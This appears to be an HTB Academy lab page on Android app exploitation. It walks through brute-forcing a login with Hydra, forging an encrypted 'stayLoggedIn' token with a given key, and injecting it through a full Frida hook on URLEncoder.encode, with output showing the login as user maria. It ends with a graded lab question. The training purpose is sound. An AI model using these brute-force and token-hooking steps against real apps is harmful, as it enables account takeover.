rl1k@htb[/htb]$ hydra -L /usr/share/wordlists/rockyou.txt -p test 192.168.5.13 http-post-form '/login.php:anchor=^^&username=

<SNIP>
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-21 13:18:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:14344399/p:1), ~896525 tries per task
[DATA] attacking http-post-form://192.168.5.13:80/login.php:anchor=^^&username=^USER^&password=^PASS^:F=Wrong username.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[80][http-post-form] host: 192.168.5.13   login: maria   password: test
```


The brute-force attempt is successful, and the username `maria` is discovered. Next, we need to encrypt this username and use it as a token to log in to the app. Using the encryption key `s8Zr3Ghj9q2Bv1Xp` in CyberChef with the appropriate configuration returns the Base64-encoded encrypted string `HvjC9ylN6MwigL/l2HiFtw==`.



Directly inserting the encrypted string `HvjC9ylN6MwigL/l2HiFtw==` into Shared Preferences will not work, as the code shows the token is retrieved from the database. Instead, we can use a Frida script to modify the `stayLoggedInToken` value at runtime.


According to the line `String str = "stayLoggedInToken=" + URLEncoder.encode(this.stayLoggedInToken, "UTF-8");` in the `StayLoggedIn` activity, the value ultimately stored in `stayLoggedInToken` is the result of calling `URLEncoder.encode()`. To write our Frida script, we first need to understand how this method works. A quick search for `android urlencoder` leads to the following result:





The documentation shows that the `URLEncoder` class belongs to the `java.net` package, which is required for our script.

It also reveals that there are three overloaded `encode()` methods, each accepting different argument types.



This information is essential to making the correct hook in our Frida script. Before proceeding, let's manually URL-encode the token using the following commands:

Authentication Token Manipulation

```
rl1k@htb[/htb]$ apt install gridsite-clients
rl1k@htb[/htb]$ urlencode "HvjC9ylN6MwigL/l2HiFtw=="

HvjC9ylN6MwigL%2Fl2HiFtw%3D%3D
```

Now, create a file named `put_token.js` and add the following JavaScript code.

Code: js


```
Java.perform(function () {

 // Use Java.use to get a reference to the java.net.URLEncoder class.
 var myClass = Java.use("java.net.URLEncoder");

        // Hook the overload of the encode method that takes two String parameters.
    myClass.encode.overload('java.lang.String', 'java.lang.String').implementation = function(a, b) {

    // Log a message indicating that we're inside the hooked method.
       console.log("In The Activity");
```

```
        // Call the original encode method with its original arguments.
        var retValue = this.encode(a, b);

    // Log the original return value of the encode method.
        console.log("\nToken: ", retValue);

        // Specify the new return value we want to use instead.
        var newRetValue = "HvjC9ylN6MwigL%2Fl2HiFtw%3D%3D";

        // Log the new return value that we're going to return.
        console.log("\nNew Return Value=", newRetValue);

        // Return the new return value, effectively overriding the method's original return value.
        return newRetValue;
    };
});
```

Once our script is ready, we can run Frida and observe the results.

Authentication Token Manipulation

```
rl1k@htb[/htb]$ frida -U -l post_token.js -f com.hackthebox.myapp
3s
     ____
    / _  |   Frida 16.1.11 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator (id=emulator-5554)
Spawned `com.hackthebox.myapp`. Resuming main thread!
[Android Emulator::com.hackthebox.myapp ]-> In The Activity

Original Return Value= %2FbUPORtfAdrYQ1os826nhA%3D%3D%0A

New Return Value= HvjC9ylN6MwigL%2Fl2HiFtw%3D%3D
```



The injection is successful. The token for the user `maria` has been correctly injected into the `stayLoggedInToken` variable and sent in the POST request to the remote server.

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK 35ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Cheat Sheet

Target(s): Click here to spawn the target system!

+ 5 Log into the application using an alternate user account. What is the value of the Total Balance?

Submit your answer here...

+10 Streak pts Submit auth_token_manipulation.zip

Previous Next

Cheat Sheet

Go to Questions

Table of Contents

Enumerating and Exploiting Installed Apps

Introduction

- Enumerating Local Storage
- Exported Activities
- Insecure Logging
- Pending Intents
- Exploiting WebViews
- Insecure Library Load Through Deep Linking

Dynamic Code Instrumentation

- Hooking Java Methods
- Altering Method Values
- Hooking Native Methods
- Bypassing Detection Mechanisms
- Authentication Token Manipulation

Intercepting HTTP/HTTPS Requests

- Intercepting API Calls
- IDOR Attack
- SSL/TLS Certificate Pinning Bypass

Skills Assessments

- Skills Assessment

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left